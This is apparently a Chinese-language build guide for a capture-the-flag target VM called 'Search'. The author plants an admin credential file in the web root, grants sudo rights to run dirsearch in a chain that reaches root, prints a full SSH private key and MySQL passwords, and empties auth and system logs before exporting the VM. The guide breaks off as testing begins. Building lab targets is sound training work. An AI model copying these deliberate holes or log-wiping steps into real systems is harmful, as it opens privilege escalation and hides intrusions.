Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.548266Z 0 [Note] InnoDB: If the mysqld execution user is autho
lines 1-20/20 (END)

```

创建全局符号链接

```

ln -s /usr/local/mysql/bin/mysqldump /usr/local/bin/mysqldump
ln -s /usr/local/mysql/bin/mysqladmin /usr/local/bin/mysqladmin
ln -s /usr/local/mysql/bin/mysqldump /usr/local/bin/mysqldump

```

验证是否可用

```
mysql -uroot -puXEugaqla2%d
```

```

root@Search:/usr/local/mysql# mysql -uroot -puXEugaqla2%d
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.38

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>


```

修改mysql root 密码

```
mysqladmin -u root -p'uxEugaqla2%d' password '6td36JaxdvYq7PJ8nk1IzVqi'
```

配置 CMS


访问 <http://靶机IP/install.php> 进行 cms 安装配置



随便想一个admin用户密码，例如：MazeSec2025

随便想一个邮箱，admin@maze-sec.com

数据库地址: localhost
数据库端口: 3306
数据库用户名: root
数据库密码: *****
数据库名: feehi
表前缀: feehi_
网站配置
网站标题: Feehi CMS
网站地址: //192.168.6.211/ 请以"/"结尾
网站关键词: FeehiCMS,php,内容管理框架,cr
网站描述: FeehiCMS是一款基于yii2的高性
管理配置
用户名: admin
密码: *****
重复密码: *****
邮箱: admin@maze-sec.com
上一步 安装



在 CMS 根目录放一个 admin 用户的 备份凭证文件，确保是一个常见扫描工具的文件名并且 www-data 可读

```
root@Search:~# echo 'admin:MazeSec2025' > /var/www/html/frontend/web/setup.txt
root@Search:~# ls -alh /var/www/html/frontend/web/setup.txt
-rw-r--r-- 1 root root 18 Dec  6 12:56 /var/www/html/frontend/web/setup.txt
```


www-data 用户的入口算是完成了



5、pip 安装 dirsearch

dirsearch Github 仓库<https://github.com/maurosoria/dirsearch>

重点关注 python 版本要求 3.9 以上，可选择 pip 安装，靶机 python 3.9.2，符合条件



```
root@Search:/var/www/html# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()
root@Search:/var/www/html# pip3 install dirsearch
Collecting dirsearch
  Downloading dirsearch-0.4.3.post1-py3-none-any.whl (139 kB)
    |████████████████████| 139 kB 19 kB/s
Collecting Jinja2>=3.0.0
  Downloading jinja2-3.1.6-py3-none-any.whl (134 kB)
    |██████████████████| 40 kB 3.6 kB/s eta 0:00:26
```

6、sudo 权限 dirsearch 配置

查看 dirsearch 绝对路径 /usr/local/bin/dirsearch

```
root@Search:/var/www/html# which dirsearch
/usr/local/bin/dirsearch
root@Search:/var/www/html# ls -alh /usr/local/bin/dirsearch
-rwxr-xr-x 1 root root 218 Dec  6 10:58 /usr/local/bin/dirsearch
root@Search:/var/www/html#
```

```
root@Search:/var/www/html# which dirsearch
/usr/local/bin/dirsearch
root@Search:/var/www/html# ls -alh /usr/local/bin/dirsearch
-rwxr-xr-x 1 root root 218 Dec  6 10:58 /usr/local/bin/dirsearch
root@Search:/var/www/html#
```

给 www-data 用户授予 sudo -u 7r1umphk dirsearch 权限

使用 visudo 编辑 Sudoers 文件，它会进行语法检查，防止因配置错误导致 sudo 权限失效

```
sudo visudo
```

删除原有的 welcome sudo 配置

```
1 kali 2 kali 3 |kali 4 |kali 5 kali 6 C:\Windows\System... + [ ]
npc@192.168.6.101:22
GNU nano 3.2 /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
welcome ALL=(ALL) NOPASSWD: /usr/bin/bash
# See sudoers(5) for more information on "@include" directives:

^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket
^X Exit      ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line  M-E Redo      M-G Copy Text  ^Q Where Was
```

添加两条 sudo 配置

```
www-data ALL=(7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
7r1umphk ALL=(root) NOPASSWD: /usr/local/bin/dirsearch
```

```
GNU nano 3.2 /etc/sudoers.tmp

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

www-data ALL=(7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
7r1umphk ALL=(root) NOPASSWD: /usr/local/bin/dirsearch

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

```

修改完成，按 `Ctrl+X`，然后按 `Y` 保存退出

7、给 7r1umphk 用户准备 SSH 公钥私钥对

生成 ed25519 密钥对

-t 指定密钥类型为 ed25519，-f 指定密钥文件保存路径，-N " 表示不设置密码


```
su - 7r1umphk
mkdir -p /home/7r1umphk/.ssh
chmod 700 /home/7r1umphk/.ssh
cd ~/.ssh
ssh-keygen -t ed25519 -f /home/7r1umphk/.ssh/id_ed25519 -N ''
```

```
root@Search:/var/www/html# su - 7r1umphk
7r1umphk@Search:~$ mkdir -p /home/7r1umphk/.ssh
7r1umphk@Search:~$ chmod 700 /home/7r1umphk/.ssh
7r1umphk@Search:~$ cd .ssh/
7r1umphk@Search:~/.ssh$ ssh-keygen -t ed25519 -f /home/7r1umphk/.ssh/id_ed25519 -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in /home/7r1umphk/.ssh/id_ed25519
Your public key has been saved in /home/7r1umphk/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:Ev3DPm6RgweIlrDMLN0rUwYzjV63ubw7ezQ1dbgzgfc 7r1umphk@Search
The key's randomart image is:
+--[ED25519 256]--+
|      .      .      |
|      .      .      |
| B o o... o =      |
|B B.+...= + E      |
|.*.o. + So=.o      |
| .+ o +..=.      |
| + . o ..oo      |
|o + . ...      |
| . +* ..      |
+-----[SHA256]-----+
7r1umphk@Search:~/.ssh$
```

配置公钥

```
cat /home/7r1umphk/.ssh/id_ed25519.pub >> /home/7r1umphk/.ssh/authorized_keys
chmod 600 /home/7r1umphk/.ssh/authorized_keys
cat /home/7r1umphk/.ssh/authorized_keys
```

```
7r1umphk@Search:~/.ssh$ ls
id_ed25519 id_ed25519.pub
7r1umphk@Search:~/.ssh$ cat /home/7r1umphk/.ssh/id_ed25519.pub >> /home/7r1umphk/.ssh/authorized_keys
7r1umphk@Search:~/.ssh$ chmod 600 /home/7r1umphk/.ssh/authorized_keys
7r1umphk@Search:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbV0yxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI 7r1umphk@Search
7r1umphk@Search:~/.ssh$
```

出题人可以留一份私钥备份，方便测试

```
7r1umphk@Search:~/.ssh$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMWAAAAAtzc2gtZW
QyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg
AwAAAAAtzc2gtZWQyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA
AAAECPxip0hGT4048HAKEWglmNjSaDrr8tXi1w+inEP7eAS32uUbV0yxF8xzVaY+wqMcub
DBUbS6Ri8priYyRiyZbIAAADzdymXvtcGhrQFN1YXJjaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
7r1umphk@Search:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbV0yxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search
```

以上操作仅靶机实验环境演示，不适用于实际生产环境，建议保存私钥后删除服务端私钥文件。

8、root 家目录准备

删除 root 家目录默认 root.txt 文件

```
rm /root/root.txt
```

在root家目录创建 .ssh 目录，给选手多一个提权选择，脏数据写入公钥

```
mkdir -p /root/.ssh  
chmod 700 /root/.ssh
```

9、放置 flag

使用随机uuid 生成 flag 内容，靶机没有 uuidgen，回到我的kali本地

```
└─(npc@kali)-[~]  
└─$ uuidgen | tr -d '-'  
681db772f6844d4c84da083c3d280954
```

```
└─(npc@kali)-[~]  
└─$ uuidgen | tr -d '-'  
499f7ecdb8434a7a962b9d5c6d88edce
```

在用户家目录下创建 user.txt，但我为了避免选手直接猜中 /root/root.txt 这种常规路径，这里把 root flag 文件随机命名为 /root/uuid.txt

```
echo 'flag{user-681db772f6844d4c84da083c3d280954}' > /home/7r1umphk/user.txt  
echo 'flag{root-499f7ecdb8434a7a962b9d5c6d88edce}' >  
/root/499f7ecdb8434a7a962b9d5c6d88edce.txt
```

权限控制，家目录仅允许用户自己操作

```
chmod 700 /home/7r1umphk/  
chown 7r1umphk:7r1umphk /home/7r1umphk/user.txt  
chmod 600 /home/7r1umphk/user.txt  
chmod 600 /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
```

权限确认，确认目录、文件都是预期权限

```
ls -alh /home/  
ls -alh /root/  
ls -lah /home/7r1umphk/.ssh  
ls -alh /home/7r1umphk/user.txt
```

```

root@Search:~# echo 'flag(user-681db772f6844d4c84da083c3d280954)' > /home/7r1umphk/user.txt
root@Search:~# echo 'flag(root-499f7ecdb8434a7a962b9d5c6d88edce)' > /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
root@Search:~# chmod 700 /home/7r1umphk/
root@Search:~# chown 7r1umphk:7r1umphk /home/7r1umphk/user.txt
root@Search:~# chmod 600 /home/7r1umphk/user.txt
root@Search:~# chmod 600 /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
root@Search:~# ls -alh /home/
total 12K
drwxr-xr-x 3 root root 4.0K Dec 6 04:15 .
drwxr-xr-x 18 root root 4.0K Mar 18 2025 ..
drwx----- 3 7r1umphk 7r1umphk 4.0K Dec 6 11:31 7r1umphk
root@Search:~# ls -alh /root/
total 64K
drwx----- 6 root root 4.0K Dec 6 11:40 .
drwxr-xr-x 18 root root 4.0K Mar 18 2025 ..
-rw----- 1 root root 44 Dec 6 11:40 499f7ecdb8434a7a962b9d5c6d88edce.txt
lrwxrwxrwx 1 root root 9 Dec 6 04:19 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4.0K Apr 4 2025 .cache
drwx----- 3 root root 4.0K Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4.0K Mar 18 2025 .local
-rw----- 1 root root 18 Dec 6 10:35 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 24 Dec 6 10:40 .python_history
drwx----- 2 root root 4.0K Apr 4 2025 .ssh
-rw-rw-rw- 1 root root 14K Dec 6 09:11 .viminfo
-rw-r--r-- 1 root root 168 Dec 6 07:51 .wget-hsts
root@Search:~# ls -lah /home/7r1umphk/.ssh
total 20K
drwx----- 2 7r1umphk 7r1umphk 4.0K Dec 6 11:26 .
drwx----- 3 7r1umphk 7r1umphk 4.0K Dec 6 11:31 ..

```

10、擦除痕迹

不建议直接在构建好的靶机上进行测试操作，可以选择把构建好的靶机导出一份 ova，作为新的靶机导入 VBox 进行测试。

这里只是为了让导出的 OVA 看起来更“干净”，避免泄露出题时的个人操作记录，并不能真正抹除所有痕迹。

```

root@Search:~# ls -alh
total 64K
drwx----- 6 root root 4.0K Dec 6 11:40 .
drwxr-xr-x 18 root root 4.0K Mar 18 2025 ..
-rw----- 1 root root 44 Dec 6 11:40 499f7ecdb8434a7a962b9d5c6d88edce.txt
lrwxrwxrwx 1 root root 9 Dec 6 04:19 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4.0K Apr 4 2025 .cache
drwx----- 3 root root 4.0K Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4.0K Mar 18 2025 .local
-rw----- 1 root root 18 Dec 6 10:35 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 24 Dec 6 10:40 .python_history
drwx----- 2 root root 4.0K Apr 4 2025 .ssh
-rw-rw-rw- 1 root root 14K Dec 6 09:11 .viminfo
-rw-r--r-- 1 root root 168 Dec 6 07:51 .wget-hsts
root@Search:~# ls -alh /home/7r1umphk/
total 28K
drwx----- 3 7r1umphk 7r1umphk 4.0K Dec 6 11:31 .
drwxr-xr-x 3 root root 4.0K Dec 6 04:15 ..
lrwxrwxrwx 1 root root 9 Dec 6 04:19 .bash_history -> /dev/null
-rw-r--r-- 1 7r1umphk 7r1umphk 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 7r1umphk 7r1umphk 3.5K Apr 18 2019 .bashrc
-rw-r--r-- 1 7r1umphk 7r1umphk 807 Apr 18 2019 .profile
drwx----- 2 7r1umphk 7r1umphk 4.0K Dec 6 11:26 .ssh
-rw----- 1 7r1umphk 7r1umphk 44 Dec 6 11:40 user.txt
lrwxrwxrwx 1 root root 9 Dec 6 04:19 .viminfo -> /dev/null
root@Search:~#

```

```

rm /root/.viminfo
rm /root/.python_history
rm /root/.mysql_history

```


```
ln -s /dev/null /root/.viminfo
ln -s /dev/null /root/.python_history
ln -s /dev/null /root/.mysql_history
# 清常见文本日志
> /var/log/apache2/access.log
> /var/log/apache2/error.log
> /var/log/auth.log
> /var/log/syslog
> /var/log/apt/history.log
> /var/log/apt/term.log
```

11、靶机导出


导出虚拟机



指定靶机



导出路径选择



导出后，可以把这个靶机ova文件分发给选手

djinn.ova	2022/4/23 22:23	Open Virtualizati...	1,918,862...
Fuzzz.ova	2025/5/27 14:08	Open Virtualizati...	293,559 KB
hunter.ova	2025/11/16 22:26	Open Virtualizati...	334,424 KB
Muban.ova	2025/11/15 1:17	Open Virtualizati...	1,127,122...
Ready.ova	2025/11/29 19:46	Open Virtualizati...	670,438 KB
Ready.zip	2025/12/3 16:56	压缩(zipped)文件...	655,440 KB
Realsaga.ova	2025/12/1 23:55	Open Virtualizati...	2,561,318...
realsaga.zip	2025/12/5 16:42	压缩(zipped)文件...	2,522,438...
Search.ova	2025/12/7 14:26	Open Virtualizati...	2,768,911...
Thirteen.ova	2025/7/6 2:54	Open Virtualizati...	1,153,776...
Token.ova	2025/12/5 14:07	Open Virtualizati...	1,773,031...
warfare.ova	2025/8/24 20:53	Open Virtualizati...	1,769,954...

12、测试

存活主机扫描、端口扫描过程略

80 端口目录扫描


```
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

